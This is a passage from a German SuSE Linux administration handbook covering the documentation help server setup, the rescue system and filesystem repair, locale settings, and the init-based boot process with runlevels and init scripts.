Datei 16.6.1: `/etc/rc.config` für Einzelplatz bzw. Serversystem

Im Anschluss ein paar Erläuterungen zu den Einträgen in der Datei `/etc/rc.config`. Lesen Sie dazu auch alternativ den Abschnitt auf Seite 511.

START_INETD Das Programm inetd (engl. *inet daemon*) wird u. a. für den Zugriff auf die ☞*Manual-Page* im HTML-Format via http-rman benötigt. Das Programm http-rman funktioniert aber nur dann, wenn dieser Dienst in `/etc/hosts.deny` *nicht* abgeschaltet ist.

START_HTTPD Um den lokalen Webserver (z. B. Apache) bei jedem Booten automatisch zu starten, muss der Wert bei **START_HTTPD** auf `yes` stehen.

DOC_SERVER Der Eintrag legt fest, von welchem Rechner die Dokumente zur Verfügung gestellt werden sollen. Die Variable für den **DOC_SERVER** muss auf den Wert `yes` gesetzt werden, wenn Sie im Falle eines Einzelplatzsystems lokalen Zugriff auf die Dokumente haben möchten.

DOC_HOST Der Eintrag legt den Namen des DokumentenServers fest. In unserem Beispiel `sonne.kosmos.all`.

DOC_ALLOW Hier geht es um die Sicherheit des Systems: Es sind die Rechner bzw. Domains einzutragen, denen Zugriff auf die Manpages gestattet werden soll. Wenn Sie den Zugriff für eine komplette Domain freigeben wollen, vergessen Sie nicht den führenden Punkt `'.'` vor dem Namen.



Achtung

Nach jeder Änderung der Variablen müssen Sie die **SuSEconfig** laufen lassen. Arbeiten Sie mit YaST dann werden die Konfigurationsänderungen beim Verlassen der Maske automatisch vorgenommen.

Wenn Sie das Paket dochost installiert und konfiguriert haben, ist die Volltextsuche erst verfügbar, wenn die Indizes für ht://Dig (Paket `htdig`) erzeugt sind. Die Indizes erzeugen Sie durch das Generieren aller Datenbanken. Die Datenbanken generieren Sie über das Kontrollzentrum (s. Abschn. Hilfe in dem Buch Konfiguration) oder durch die Eingabe von:

```
erde:~ # suserundig
```

Das Skript **/usr/sbin/suserundig** wertet die Konfigurationsdatei `/opt/www/htdig/conf/susedig.conf` aus und legt die Indizes an. Treten Veränderungen des Datenbestands ein (z. B. nach dem Update von HTML-Dokumenten), dann muss der Befehl **suserundig** erneut aufgerufen werden.

16.6.2 Konfiguration für einen Client-Rechner

In einer vernetzten Umgebung möchten Sie möglicherweise nicht auf allen Rechnern die komplette Dokumentation installieren. Die vernetzten Rechner arbeiten in diesem Falle mit der Dokumentation auf dem Server. Das Arbeiten mit dem Hilfesystem unterscheidet sich nicht.

Zur Konfiguration von Client- und Serverrechner installieren Sie von allen oben genannten Paketen auf dem Client *nur* das Paket `dochost`, Serie `n` und setzen Sie in `/etc/rc.config` die Variablen wie in Datei 16.6.2.
Die Einstellungen funktionieren nur dann, wenn die Dokumentation tatsächlich auf `sonne.kosmos.all` installiert ist; andernfalls müssen Sie die von Ihnen vergebenen Namen verwenden.

```
DOC_SERVER="no"
DOC_HOST="sonne.kosmos.all"
DOC_ALLOW=""
```

Datei 16.6.2: `/etc/rc.config` für einen Client-Rechner

16.6.3 Das Hilfesystem benutzen

Wenn das Hilfesystem – wie zuvor beschrieben – installiert ist, können Sie das Hilfesystem über verschiedene Möglichkeiten aufrufen:

- auf einer Konsole durch die Eingabe von **`hilfe`**
- in einem grafik-unterstützenden Browser über die URL:
  `http://localhost/doc/susehilf/index.html` oder
  `http://sonne.kosmos.all/doc/susehilf/index.html`
  (funktioniert nur, wenn Sie den Dokumentenserver mit `sonne.kosmos.all` benannt haben)
- in der Taskleiste der grafischen Benutzeroberfläche KDE 2 über den Rettungsring (mit dem integrierten Geeko)
- im ‘`K-Menü`’ der grafischen Benutzeroberfläche KDE 2 über den Eintrag ‘`SuSE Hilfe`’.

16.7 Das SuSE Rettungssystem

SuSE Linux enthält drei Linux-Rettungssysteme, mit deren Hilfe Sie in Notfällen „von außen“ an Ihre Linux-Partitionen auf den Festplatten kommen können: eine Bootdiskette, eine bootbare SuSE Linux–CD („Live-Filesystem“, vgl. Abschnitt 3.6.4 auf Seite 109) sowie ein „Rescue“–System, das Sie von Diskette, CD, Netzwerk oder vom SuSE-FTP-Server laden können.
Zum Rettungssystem gehören des Weiteren verschiedene Hilfsprogramme, mit denen Sie Probleme mit unzugänglich gewordenen Festplatten, fehlerhaften Konfigurationsdateien usw. beheben können.



Tipp

Legen Sie sich immer eine Boot- und Rettungsdiskette an, da der geringe Aufwand für die Erzeugung und Pflege der Disketten in keinem Verhältnis zur Arbeit und dem Zeitverlust steht, wenn Sie im Notfall keinen Zugriff auf Ihr System und auf das CD-ROM-Laufwerk haben.

16.7.1 Vorbereitung

Für die Erstellung Ihres Rettungssystems benötigen Sie zwei fehlerfreie Disketten: eine als spätere Bootdiskette, die andere für das komprimierte Abbild eines kleinen Root–Dateisystems. Die Abbilddatei `bootdisk` für das Booten des Systems und die Datei `rescue` für das Root–Dateisystems finden Sie auf der ersten CD unter `/disks`.
Es gibt drei Möglichkeiten, um die Diskette mit Root–Dateisystems anzulegen:

- mit YaST
- über eine Konsole mit den Linux–Befehlen

  ```
  erde: # /sbin/badblocks -v /dev/fd0 1440
  erde: # dd if=/cdrom/disks/rescue of=/dev/fd0 bs=18k
  ```

- über das DOS–Prompt (wobei `Q:` das CD-ROM-Laufwerk ist)

  ```
  Q:\> cd \dosutils\rawrite
  Q:\dosutils\rawrite> rawrite.exe
  ```

Die Rettungsdiskette basiert z. Z. auf der libc5 (SuSE Linux 5.3), da es in dieser SuSE Linux–Version möglich ist, einige Programme wie z. B. ☞*Editor*, fdisk oder e2fsck auf einer Diskette unterzubringen.



Hinweis

Die Rettungsdiskette lässt sich nicht mounten, da sie kein Dateisystem, sondern nur das komprimierte Abbild eines solchen enthält. Möchten Sie das Dateisystem einmal einsehen, dann lesen Sie nachfolgenden Absatz.

Wenn Sie in das unkomprimierte Abbild einsehen möchten, müssen Sie die Abbilddatei dekomprimieren und dann das unkomprimierte Abbild als Benutzer `'root'` mounten. Unterstützt Ihr Linux-Kernel das *loop-Device*, geht der Vorgang wie folgt:

```
erde: # cp /cdrom/disks/rescue /root/rescue.gz
erde: # gunzip /root/rescue.gz
erde: # mount -t ext2 -o loop /root/rescue /mnt
```

16.7.2 Das Rettungssystem starten

Das Rettungssystem wird von der SuSE-Bootdiskette bzw. der bootbaren CD 1 Ihres SuSE-Linux gestartet. Die Voraussetzung ist, dass das Disketten- bzw. CD-ROM-Laufwerk bootfähig ist; nötigenfalls müssen Sie im CMOS-Setup die Boot-Reihenfolge ändern.
Nachfolgend die Schritte zum Starten des Rettungssystems:

1. Starten Sie Ihr System mit eingelegter SuSE-Bootdiskette bzw. mit eingelegter erster CD Ihres SuSE-Linux in Ihrem CD-ROM-Laufwerk.

2. Sie könne entweder Ihr System durchbooten lassen oder geben am Bootprompt `yast` oder `manual` ein. Wenn Sie `manual` eingeben, können Sie festlegen, welche Kernel-Module geladen werden sollen.


3. Nehmen Sie die entsprechenden Einstellungen für die Sprache, den Bildschirm und die Tastatur vor.

4. Wählen Sie im Hauptmenü den Punkt '`Installation/System starten`'.

5. Wenn Sie mit der *Bootdiskette* gestartet haben, legen Sie nun die Installations-CD oder die Diskette (`rescue`) mit dem komprimierten Abbild des Rettungssystems ein.

6. Wählen Sie im Menü '`Installation/System starten`' den Punkt '`Rettungssystem starten`' (s. Abb. 2.5 auf Seite 33) und geben Sie dann das gewünschte Quellmedium an (s. Abb. 16.7, S. 491).
   Im Anschluss ein paar Hinweise zu den Auswahlmöglichkeiten:

   '`CD-ROM`': Beim Laden des Rettungssystems wird der Pfad `/cdrom` exportiert. Eine Installation ist so von *dieser* CD aus möglich.

   > Hinweis
   >
   > Sie müssen die notwendigen Werte noch in SuSEconfig eintragen (s. Abschn. 17.5 auf Seite 502 ff.).

   '`Netzwerk (NFS)`': Um das `rescue`-System via NFS aus dem Netz zu laden, ist es erforderlich, dass Sie den Treiber für Ihre Netzwerkkarte zuvor geladen haben (s. die allgemeinen Hinweise in Abschnitt 2.4.1 auf Seite 50)




Abbildung 16.7: Quellmedium für das `rescue`-System

'`Netzwerk (FTP)`': Um das `rescue`-System via FTP aus dem Netz zu laden, ist es erforderlich, dass Sie den Treiber für Ihre Netzwerkkarte parat haben.

'`Festplatte`': Laden Sie das `rescue`-System von der Festplatte aus.

'`Diskette`': Das `rescue`-System kann auch von Diskette gestartet werden, vor allem wenn der Rechner über wenig Arbeitsspeicher verfügt.

Welches Medium Sie auch gewählt haben, das Rettungssystem wird dekomprimiert und als neues Root-Dateisystem in eine RAM-Disk geladen, gemountet und gestartet. Es ist damit betriebsbereit.

16.7.3 Das Rettungssystem benutzen

Das Rettungssystem stellt Ihnen unter (Alt) + (F1) bis (Alt) + (F3) mindestens drei virtuelle Konsolen zur Verfügung, an denen Sie sich als Benutzer '`root`' ohne Passwort einloggen können. Mit (Alt) + (F10) kommen Sie zur Systemkonsole mit den Meldungen von Kernel und syslog.

In dem Verzeichnis `/bin` finden Sie die Shell und Utilities (z. B. mount). Wichtige Datei- und Netz-Utilities, z. B. zum Überprüfen und Reparieren von Dateisystemen (e2fsck), liegen im Verzeichnis `/sbin`. Des Weiteren finden Sie in diesem Verzeichnis auch die wichtigsten Binaries für die Systemverwaltung wie fdisk, mkfs, mkswap, init, shutdown, sowie für den Netzwerkbetrieb ifconfig, route und netstat.


Als Editor ist der vi unter `/usr/bin` verfügbar; hier sind auch weitere Tools (grep, find, less etc.) wie auch das Programm telnet zu finden.

Zugriff auf das normale System Zum Mounten Ihres SuSE Linux-Systems auf der Platte ist der Mountpoint `/mnt` gedacht. Sie können für eigene Zwecke weitere Verzeichnisse erzeugen und als Mountpoints verwenden.

Nehmen wir als Beispiel einmal an, Ihr normales System setzt sich laut `/etc/fstab` wie in der Beispieldatei 16.7.1 beschrieben zusammen.

```
/dev/sdb5       swap        swap        defaults   0   0
/dev/sdb3       /           ext2        defaults   1   1
/dev/sdb6       /usr        ext2        defaults   1   2
```

Datei 16.7.1: Beispiel `/etc/fstab`



Achtung

Beachten Sie im folgendem Abschnitt die Reihenfolge, in welcher die einzelnen Geräte zu mounten sind.

Um Zugriff auf Ihr gesamtes System zu haben, mounten Sie es Schritt für Schritt unter `/mnt` mit den folgenden Befehlen:

```
erde:/ # mount /dev/sdb3 /mnt
erde:/ # mount /dev/sdb6 /mnt/usr
```

Nun haben Sie Zugriff auf Ihr ganzes System und können z. B. Fehler in Konfigurationsdateien wie `/etc/fstab`, `/etc/passwd`, `/etc/inittab` beheben. Die Konfigurationsdateien befinden sich statt im Verzeichnis `/etc` jetzt im Verzeichnis `/mnt/etc`.

Um selbst komplett verloren gegangene Partitionen mit dem Programm fdisk einfach wieder durch Neu-Anlegen zurückzugewinnen – wenn bekannt war, wo die Partitionen vorher auf der Festplatte lagen – sollten Sie sich einen Ausdruck (Hardcopy) von dem Verzeichnis `/etc/fstab` und dem Output des Befehls

```
erde: # fdisk -l /dev/<disk>
```

machen. Anstelle der Variablen <disk> setzen Sie bitte der Reihe nach die Devicenamen Ihrer Festplatten ein, z. B. `hda` (vgl. die Aufstellung in Abschnitt D.1 auf Seite 579).

Dateisysteme reparieren Beschädigte Dateisysteme sind ein besonders ernster Anlass für den Griff zum Rettungssystem. Dies kann z. B. nach einem unsauberen Shutdown (wie bei Stromausfall) oder einem Systemabsturz vorkommen. Dateisysteme lassen sich grundsätzlich nicht im laufenden Betrieb reparieren. Bei schwereren Schäden lässt sich unter Umständen nicht einmal das Root-Dateisystem mehr mounten und der Systemstart endet in einer `"kernel panic"`. Da bleibt nur der Weg, die Reparatur „von außen“ unter einem Rettungssystem zu versuchen.

Im SuSE Linux-Rettungssystem sind die Utilities e2fsck und dumpe2fs (zur Diagnose) enthalten. Damit beheben Sie die meisten Probleme. Und da auch im Notfall oft die Manual-Page von e2fsck nicht mehr zugänglich ist, ist sie im Anhang E auf Seite 585 ausgedruckt.

`Beispiel:` Wenn sich ein Dateisystem wegen eines *ungültigen Superblocks* nicht mehr mounten lässt, wird das Programm e2fsck vermutlich zunächst ebenfalls scheitern. Die Lösung ist, die im Dateisystem alle 8192 Blöcke (8193, 16385...) angelegt und gepflegten Superblock-Backups zu verwenden. Dies leistet z. B. der Befehl:

```
erde: # e2fsck -f -b 8193 /dev/<Defekte_Partition>
```

Die Option **-f** erzwingt den Dateisystem-Check und kommt damit dem möglichen Irrtum von `e2fsck` zuvor, es sei – angesichts der intakten Superblock-Kopie – alles in Ordnung.

16.8 Tastaturbelegung

Um die Tastaturbelegung von Programmen zu vereinheitlichen, wurden Änderungen an den folgenden Dateien vorgenommen:

```
/etc/inputrc
/usr/X11R6/lib/X11/Xmodmap
/etc/skel/.Xmodmap
/etc/skel/.exrc
/etc/skel/.less
/etc/skel/.lesskey
/etc/csh.cshrc
/etc/termcap
/usr/lib/terminfo/x/xterm
/usr/X11R6/lib/X11/app-defaults/XTerm
/usr/share/emacs/20.7/site-lisp/term/*.el
/usr/lib/joerc
```

Diese Änderungen wirken sich nur auf die Applikationen aus, die die **terminfo**-Einträge auslesen, bzw. deren Konfigurationsdateien direkt verändert wurden (**vi**, **less** etc.). Andere nicht-SuSE-Applikationen sollten an diese Vorgaben angepasst werden.

16.9 Lokale Anpassungen

SuSE Linux ist sehr weitgehend internationalisiert und kann flexibel auf lokale Gegebenheiten abgestimmt werden; anders gesagt: die Internationalisierung („I18N“) erlaubt spezielle Lokalisierungen („L10N“). Die Abkürzungen I18N und L10N stehen für *internationalization* und *localization*: jeweils Anfangs- und Endbuchstabe und dazwischen die Anzahl der ausgelassenen Buchstaben.

Die Einstellungen werden über **LC**_*-Variablen vorgenommen, die in der Datei `/etc/rc.config` definiert sind. Dabei geht es nicht nur um die Einstellung der Sprache für die Programmoberfläche und -meldungen (engl. *native language support*), sondern im Einzelnen um die Kategorien für *Nachrichten* (Sprache), *Zeichenklassen*, *Sortierreihenfolge*, *Datum und Uhrzeit*, *Zahlen* und *Geld*. Jede dieser Kategorien kann entweder gezielt über eine eigene Variable oder indirekt über eine übergeordnete Variable in der Datei `rc.config` festgelegt werden (vgl. Manual-Page von **locale** (**man 5 locale**)):

1. **RC_LC_MESSAGES**, **RC_LC_CTYPE**, **RC_LC_COLLATE**, **RC_LC_TIME**, **RC_LC_NUMERIC**, **RC_LC_MONETARY**: Diese Variablen werden ohne den **RC**_-Vorsatz an die Shell weitergereicht und bestimmen die o. g. Kategorien; die betroffenen Dateien werden im Folgenden aufgezählt. **DEFAULT_LANGUAGE** wird *nicht* exportiert.

   Die aktuelle Einstellung kann mit dem Befehl **locale** abgefragt werden.

2. **RC_LC_ALL**: Diese Variable überschreibt, falls gesetzt, die Werte der in Punkt 1 genannten Variablen.

3. **RC_LANG**: Wenn keine der o. g. Variablen gesetzt ist, ist diese der „Fallback“. SuSE Linux setzt standardmäßig nur **RC_LANG**; dadurch kann der Anwender leichter eigene Werte eintragen.

4. **ROOT_USES_LANG**: Eine `yes`/`no`-Variable. Ist sie auf `no` gesetzt, dann arbeitet `'root'` immer in der POSIX-Umgebung.

5. **DEFAULT_LANGUAGE**: Diese Variable hat zwei Funktionen. Sie gibt die Sprache an, in der YaST startet und ist gleichzeitig Fallback, wenn **RC_LANG** nicht gesetzt ist. Sie wird von YaST abhängig von der im Sprachauswahlmenü gewählten Sprache gesetzt. Um Missverständnissen vorzubeugen: **DEFAULT_LANGUAGE** wird von SuSEconfig nicht als **LANGUAGE** an die Shell weitergereicht, sondern der Wert dieser Variablen wird nur genommen, um ggf. **LANG** zu setzen.

DEFAULT_LANGUAGE kann von YaST über den Punkt ‘`Sprache festlegen`’ beeinflusst werden; vgl. Abschnitt 3.3.1 auf Seite 83. Die anderen Variablen sind über den `rc.config`-Editor zu setzen; vgl. Abschnitt 3.6.12 auf Seite 117.

Der Wert einer solchen Variablen setzt sich aus Sprachangabe (engl. *language code*), Land oder Territorium (engl. *country code*), Zeichensatz (engl. *encoding*) und Option (engl. *modifier*) zusammen. Die einzelnen Angaben werden mit Spezialzeichen verbunden:

`LANG=<language>[[_<COUNTRY>].Encoding[@Modifier]]`

Konkrete Beispiele:

```
LANG=de_DE.ISO-8859-15
```

So stellt man deutsche Sprache in Deutschland mit Zeichensatz `ISO-8859-15` ein; dieser Zeichensatz enthält das Euro-Zeichen, Standardwährung ist aber hier DM.

Und ein Beispiel für das Setzen einer Option:

```
LANG=no_NO@nynorsk
```

Bitte setzen Sie die Sprach- und die Länderangabe immer zusammen. Die Angabe der Sprache folgt dem Standard ISO 639 (`http://www.indigo.ie/egt/standards/iso639/iso639-1-en.html`), die Ländercodes sind in ISO 3166 (`http://www.din.de/gremien/nas/nabd/iso3166ma/codlstp1/en_listp1.html`) festgelegt. Sinnvollerweise dürfen aber nur die Werte gewählt werden, für die verwendbare Beschreibungsdateien unter `/usr/lib/locale` zu finden sind. Weitere Beschreibungsdateien lassen sich mit Hilfe von **`localedef`** aus den Dateien in `/usr/share/i18n` erzeugen. Eine Beschreibungsdatei für `de_DE@euro.UTF-8` wird so erzeugt mit:

```
erde:~ # localedef -i de_DE@euro -f UTF-8 de_DE@euro.UTF-8
```

Hinweisend ist zu sagen, dass die Dateien der Kategorie *Nachrichten* in der Regel nur im Sprachverzeichnis (z. B. `de`) abgelegt werden, um ein Fallback zu haben. Wenn man also **`LANG`** auf `de_AT` setzt und die „Message“-Datei unter `/usr/share/locale/de_AT/LC_MESSAGES` nicht vorhanden ist, dann wird auf `/usr/share/locale/de/LC_MESSAGES` zurückgegriffen.

Auch kann man eine Fallbackkette festlegen; z. B. für bretonisch → französisch oder für galizisch → spanisch → portugiesisch:

```
LC_MESSAGES="br_FR.ISO-8859-15:fr_FR.ISO-8859-15"
LC_MESSAGES="gl_ES.ISO-8859-15:es_ES.ISO-8859-15\
:pt_PT.ISO-8859-15"
```

Die Angabe des Zeichensatzes (hier `ISO-8859-15`) wertet z. B. der Emacs aus, wenn man in einem Unicode-xterm arbeitet, ist die Angabe `UTF-8` zu machen.

SuSEconfig liest die Variablen `/etc/rc.config` aus und schreibt die Angaben nach `/etc/SuSEconfig/profile` und `/etc/SuSEconfig/csh.cshrc`. `/etc/SuSEconfig/profile` wird von `/etc/profile` eingelesen („gesourcet“) und `/etc/SuSEconfig/csh.cshrc` von `/etc/csh.cshrc`. Somit stehen die Einstellungen systemweit zur Verfügung.

Die Benutzer können die Systemvorgaben in `~/.bashrc` überschreiben. Wenn also die Systemvorgabe `de_DE` ist, kann der Benutzer, falls er mit deutschen Programmmeldungen nicht zufrieden ist, so auf englische Ausgaben umschalten:

```
LC_MESSAGES=en_US.ISO-8859-15
```

Mögliche Probleme

- Der Tausenderpunkt wird nicht erkannt. Wahrscheinlich steht **`LANG`** beispielweise auf `de`. Da die Beschreibung, auf die die glibc zurückgreift, in `/usr/share/locale/de_DE/LC_NUMERIC` zu finden ist, muss beispielsweise **`LC_NUMERIC`** auf `de_DE` gesetzt werden.

Weitere Informationen:

- *The GNU C Library Reference Manual*, Kap. "Locales and Internationalization"; enthalten in Paket `glibc-info`, Serie `doc`.
- Jochen Hein [Hei96], unter dem Stichwort "NLS".
- *German-Howto* von Winfried Trümper `file:/usr/share/doc/howto/en/html/German-HOWTO.html`
- Markus Kuhn, *UTF-8 and Unicode FAQ for Unix/Linux*, aktuell unter `http://www.cl.cam.ac.uk/~mgk25/unicode.html`.
- *Unicode-Howto* von Bruno Haible `file:/usr/share/doc/howto/en/html/Unicode-HOWTO.html`.

17 Das SuSE Linux-Bootkonzept

Das Booten und die Initialisierung eines Unix-Systems sind selbst für einem erfahrenen System-Administrator keineswegs trivial. Dieses Kapitel gibt eine kurze Einführung in das Bootkonzept von SuSE Linux. Die vorliegende Implementierung setzt den Abschnitt *System Initialization* des LSB-Entwurfs (Version 0.3) um; zum LSB vgl. Abschnitt 16.1.2 auf Seite 473.

Mit den lapidaren Worten `"Uncompressing Linux..."` übernimmt der ☞ *Kernel* die Kontrolle über die gesamte Hardware des Systems. Er prüft und setzt die Konsole – oder genauer: die BIOS-Register der Graphikkarte und das Ausgabeformat auf den Bildschirm –, um danach die Einstellungen im BIOS zu lesen und die elementaren Schnittstellen des Mainboards zu initialisieren. In den nächsten Schritten „proben“ die einzelnen Treiber – die ja Bestandteil des Kernels sind – die vorhandene Hardware, um sie gegebenenfalls zu initialisieren. Nach dem „Partitionscheck“ und dem Mounten des Root-Dateisystems startet der Kernel das Programm init, welches das eigentliche System mit seinen vielen Dienstprogrammen und deren Konfiguration „hochfährt“ (Unix-Jargon). Der Kernel verwaltet weiterhin das gesamte System, also Rechenzeit der einzelnen Programme und deren Hardware-Zugriffe.

17.1 Das init-Programm

Das Programm init ist der für die korrekte Initialisierung des Systems zuständige Prozess; es ist sozusagen der „Vater aller Prozesse“ im System.

Unter allen Programmen nimmt init eine Sonderrolle ein: init wird direkt vom Kernel gestartet und ist immun gegen das Signal 9, mit dem normalerweise jeder Prozess „gekillt“ werden kann. Alle weiteren Prozesse werden entweder von init selbst oder von einem seiner „Kindprozesse“ gestartet.

Konfiguriert wird init zentral über die Datei `/etc/inittab`; hier werden die so genannten „Runlevel“ definiert (mehr dazu im nächsten Abschnitt) und es wird festgelegt, welche Dienste und Daemonen in den einzelnen Levels zur Verfügung stehen sollen. Abhängig von den Einträgen in `/etc/inittab` ruft init verschiedene Skripten auf, die aus Gründen der Übersichtlichkeit im Verzeichnis `/etc/init.d` zusammengefasst sind.

Der gesamte Hochlauf des Systems – und natürlich auch das Herunterfahren – wird somit einzig und allein vom init-Prozess gesteuert; insofern lässt sich der Kernel quasi als „Hintergrundprozess“ betrachten, dessen Aufgabe darin besteht, die gestarteten Prozesse zu verwalten, ihnen Rechenzeit zuzuteilen und den Zugriff auf die Hardware zu ermöglichen und zu kontrollieren.

17.2 Die Runlevels

Unter Linux existieren verschiedene *Runlevels*, die den jeweiligen Zustand des Systems definieren. Der Standard-Runlevel, in dem das System beim Booten hochfährt, ist in der Datei `/etc/inittab` durch den Eintrag `initdefault` festgelegt. Für gewöhnlich ist dies `3` oder `5` (siehe Tabelle 17.1). Alternativ kann der gewünschte Runlevel beim Booten (z. B. am Boot-Prompt) angegeben werden; der Kernel gibt Parameter, die er nicht selbst auswertet, unverändert an den init-Prozess weiter.

Um zu einem späteren Zeitpunkt in einen anderen Runlevel zu wechseln, kann man init mit der Nummer des zugehörigen Runlevels aufrufen; das Wechseln des Runlevels kann nur vom ☞*Systemadministrator* veranlasst werden.

Beispielsweise gelangt man durch das Kommando

```
root@erde:/ > init 1
```

in den *Einzelbenutzerbetrieb* (engl. *Single user mode*), der der Pflege und Administration des Systems dient. Nachdem der Systemadministrator seine Arbeit beendet hat, kann er durch

```
root@erde:/ > init 3
```

das System wieder in den normalen Runlevel hochfahren lassen, in dem alle für den Betrieb erforderlichen Programme laufen und sich die einzelnen Benutzer beim System anmelden können.

Die Tabelle 17.1 gibt einen Überblick über die zur Verfügung stehenden Runlevel. Runlevel 2 sollte auf einem System, dessen `/usr`-Partition via NFS gemountet ist, nicht verwendet werden!

Runlevel	Bedeutung
0	Systemhalt (engl. *System halt*)
S	Einzelbenutzerbetrieb (engl. *Single user mode*); vom Bootprompt aus mit US-Tastaturbelegung
1	Einzelbenutzerbetrieb (engl. *Single user mode*)
2	Lokaler Mehrbenutzerbetrieb ohne entferntes Netzwerk (engl. *Local multiuser without remote network (e. g. NFS)*)
3	Voller Multiuserbetrieb mit Netzwerk (engl. *Full multiuser with network*)
4	Frei (engl. *Not used*)
5	Voller Multiuserbetrieb mit Netzwerk und KDM (Standard), GDM oder XDM (engl. *Full multiuser with network and xdm*)
6	Systemneustart (engl. *System reboot*)

Tabelle 17.1: Liste der gültigen Runlevels unter Linux

Daraus folgt insbesondere, dass Sie das System auch durch

```
root@erde:/ > init 0
```

anhalten, bzw. durch

```
root@erde:/ > init 6
```

zu einem Neustart veranlassen können.

Wenn Sie das X Window System bereits korrekt konfiguriert haben(Kapitel 8 auf Seite 247) und möchten, dass sich die Benutzer direkt an der grafischen Oberfläche beim System anmelden, so können Sie den Standard-Runlevel über YaST auf 5 ändern; vgl. 3.6.5 auf Seite 111. Bevor Sie dies tun, sollten Sie erst einmal durch Eingabe von

```
root@erde:/ > init 5
```

testen, ob das System so wie von Ihnen gewünscht funktioniert.



Tipp

Eine zerstörte `/etc/inittab` kann dazu führen, dass das System nicht mehr korrekt hochgefahren wird. Gehen Sie bei Veränderungen dieser Datei deshalb mit besonderer Sorgfalt vor. Zur Behebung des Schadens können Sie in einem solchen Fall versuchen, am LILO-Prompt den Parameter **`init=/bin/sh`** zu übergeben, um direkt in eine Shell zu booten (vgl. auf Seite 122); also etwa in dieser Art:
`boot: linux init=/bin/sh`

17.3 Wechsel des Runlevels

Generell passieren bei einem Wechsel des Runlevels folgende Dinge: Die *Stopp-Skripten* des gegenwärtigen Runlevels werden ausgeführt – dabei werden typischerweise verschiedene, in diesem Level laufende Programme beendet – und die *Start-Skripten* des neuen Runlevels werden ausgeführt. Während eines solchen Vorgangs werden in den meisten Fällen einige Programme gestartet.


Um dies zu verdeutlichen, betrachten wir an einem Beispiel den Wechsel von Runlevel 3 nach Runlevel 5:

- Der Administrator (`'root'`) teilt dem init-Prozess mit, dass der Runlevel gewechselt werden soll:

  ```
  root@erde:/ > init 5
  ```

- init konsultiert die Konfigurationsdatei `/etc/inittab` und stellt fest, dass das Skript `/etc/init.d/rc` mit dem neuen Runlevel als Parameter aufgerufen werden muss.

- Nun ruft rc alle Stopp-Skripten des gegenwärtigen Runlevels auf, für die im neuen Runlevel kein Start-Skript existiert; in unserem Beispiel sind das alle Skripte, die sich im Verzeichnis `/etc/init.d/rc3.d` befinden (der alte Runlevel war `3`) und mit einem `'K'` beginnen. Die nach dem `'K'` folgende Zahl gewährleistet, dass hierbei eine bestimmte Reihenfolge eingehalten wird, da unter Umständen manche Programme von anderen abhängig sind.



Hinweis

Die Namen der Stopp-Skripten beginnen immer mit `'K'` (engl. *kill*), die der Start-Skripten mit `'S'` (engl. *start*).

- Als Letztes werden die Start-Skripten des neuen Runlevels aufgerufen; diese liegen in unserem Beispiel unter `/etc/init.d/rc5.d` und beginnen mit einem `'S'`. Auch hierbei wird eine bestimmte Reihenfolge eingehalten, die durch die dem `'S'` folgende Zahl festgelegt ist.

Wenn Sie in denselben Runlevel wechseln, in dem Sie sich bereits befinden, liest init nur die `/etc/inittab` ein, prüft sie auf Veränderungen und nimmt bei Bedarf die entsprechenden Maßnahmen vor, etwa das Starten eines **`getty`** auf einer weiteren Schnittstelle.

17.4 Die Init-Skripten

Die Skripten unter `/etc/init.d` unterteilen sich in zwei Kategorien:

- Skripte, die direkt von init aufgerufen werden: Dies ist nur beim Booten der Fall sowie bei einem sofortigen Herunterfahren des Systems (bei Stromausfall oder durch Drücken der Tastenkombination Strg + Alt + Entf durch den Anwender).
- Skripte, die indirekt von init aufgerufen werden: Das geschieht bei einem Wechsel des Runlevels; hier wird generell das übergeordnete Skript /etc/init.d/rc ausgeführt, das dafür sorgt, dass die relevanten Skripten in der korrekten Reihenfolge aufgerufen werden.

Alle Skripten befinden sich unter `/etc/init.d`. Die Skripten für das Wechseln des Runlevels befinden sich ebenfalls in diesem Verzeichnis, werden jedoch grundsätzlich als symbolischer Link aus einem der Unterverzeichnisse `/etc/init.d/rc0.d` bis `/etc/init.d/rc6.d` aufgerufen. Dies dient der Übersichtlichkeit und vermeidet, dass Skripten mehrfach vorhanden sein müssen, etwa weil sie in verschiedenen Runlevels verwendet werden sollen. Da jedes dieser Skripten sowohl als Start- wie auch als Stopp-Skript aufgerufen werden kann, müssen sie alle die beiden möglichen Parameter **`start`** und **`stop`** verstehen. Zusätzlich verstehen die Skripten die Optionen **`restart`**, **`reload`**, **`force-reload`** und **`status`**; die Bedeutung aller Optionen ist in Tabelle 17.2 auf der nächsten Seite aufgelistet.

Beim Verlassen des Runlevels 3 wird `/etc/init.d/rc3.d/K40network` aufgerufen; `/etc/init.d/rc` ruft das Skript `/etc/init.d/network` mit dem Parameter **`stop`** auf. Beim Eintritt in Runlevel 5 wird letztlich das gleiche Skript gestartet, diesmal jedoch mit dem Parameter **`start`**.

Option	Bedeutung
`start`	Dienst starten
`stop`	Dienst stoppen
`restart`	Dienst stoppen und erneut starten, wenn der Dienst bereits lief; andernfalls den Dienst starten
`reload`	Konfiguration des Dienstes erneut einlesen, ohne den Dienst zu stoppen und neu zu starten
`force-reload`	Konfiguration des Dienstes erneut einlesen, wenn der Dienst dies unterstützt; andernfalls wie **`restart`**
`status`	aktuellen Status anzeigen

Tabelle 17.2: Übersicht der Optionen der init-Skripten

